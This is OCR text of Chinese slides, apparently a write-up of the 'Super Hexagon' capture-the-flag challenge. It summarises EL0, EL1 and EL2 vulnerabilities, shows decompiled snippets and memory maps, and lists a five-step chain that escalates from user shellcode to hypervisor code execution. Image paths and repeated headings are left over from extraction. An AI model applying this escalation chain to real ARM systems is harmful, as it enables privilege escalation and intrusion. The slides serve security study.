
- 因为我们的最终利用时，写内存操作发生在EL1的运行时
- 而在题目系统中， EL2代码只在初始化、EL1通过HVC调用时才会执行
- 即EL2的不存在独立运行工作的进程或者线程
- 所以**当发生EL1写内存操作时，EL2里就没有栈**，也就更无从写返回地址了

```
34      case 63i64:
35        if ( v4 )
36        {
37          v6 = kernel_sys_read_byte();
38          if ( (v6 & 0x80000000) != 0 )
39          {
40            v4 = -1i64;
41          }
42          else
43          {
44            *(_BYTE *)v3 = v6;
45            v4 = 1i64;
```

```
36          v7 = sub_4010009C("\n[VMM] RWX pages are not
37          v8 = sub_401006A8(v7);
38          sub_40100774(v8);
39        }
40        result = (_QWORD *)((a1 + 0x40000000) | a2);
41        qword_40107000[512 * v2 + v3] = result;
42      }
43      return result;
44    }
```


- 对比EL1，当EL1的read漏洞发生时，CPU本身就在EL1中执行
- 而这里虽然漏洞代码虽然在EL2中，但最后我们是**在EL1中破坏的EL2，此时EL2还没有动起来**

内存地图




EL0/EL1虚拟地址　　EL1物理地址　　EL2：真·物理地址

内存地图




EL0/EL1虚拟地址　　EL1物理地址　　EL2：真·物理地址

内存地图




EL0/EL1虚拟地址　　EL1物理地址　　EL2：真·物理地址

内存地图


0x400000：EL0 User ELF
0x7ffeffffc000：EL1shellcode
：EL2shellcode
0x7ffeffffd000：EL0shellcode
EL1shellcode执行
拷贝EL2shellcode
0xffffffffc0000000：EL1shellcode
：EL2shellcode
0xffffffffc0002000：EL2shellcode
0xffffffffc0019000：EL1 stack
0xffffffffc001b000：EL1 页表
0xffffffffc0020000：EL0 页表
0xffffffffc002c000：EL0 User ELF
0xffffffffc0034000：EL0shellcode
0xffffffffc0035000：EL1shellcode
：EL2shellcode
0x0：EL1 kernel
0x2000：EL2shellcode
0x19000：EL1 stack
0x1b000：EL1 页表
0x20000：EL0 页表
0x2c000：EL0 User ELF
0x34000：EL0shellcode
0x35000：EL1shellcode
：EL2shellcode
0x40000000：EL1 kernel
0x40002000：EL1 kernel+0x2000
0x40019000：EL1 stack
0x4001b000：EL1 页表
0x40020000：EL0 页表
0x4002c000：EL0 User ELF
0x40034000：EL0shellcode
0x40035000：EL1shellcode
：EL2shellcode
0x40100000：EL2 hypervisor
0x40102000：EL2shellocde
0x40107000：EL2 阶段2页表
EL0/EL1虚拟地址
EL1物理地址
EL2：真·物理地址

Super Hexagon：EL0、EL1、EL2 三关总结

EL0、EL1、EL2 三关总结



EL0：bss溢出、数组越界访问
EL1：任意内核地址写
EL2：stage 2 页表写入检查不严格

内存地图：内存破坏角度

1. EL0 溢出、数组越界打函数指针执行EL0shellcode
2. EL0shellcode打EL1页表完成EL1内核错误映射到EL1shellcode上
3. EL0shellcode打EL1栈返回地址触发EL1shellcode执行
4. EL1shellcode打EL2阶段2页表使EL2代码区映射到EL1虚拟地址上
5. EL1shellcode打映射到EL1虚拟地址上的EL2代码，覆盖为EL2shellcode，并触发执行

EL0/EL1虚拟地址　　EL1物理地址　　EL2：真·物理地址

内存地图：shellcode角度

EL0/EL1虚拟地址

EL2：真·物理地址

内存地图：游览角度

EL0/EL1虚拟地址

EL1物理地址

EL2：真·物理地址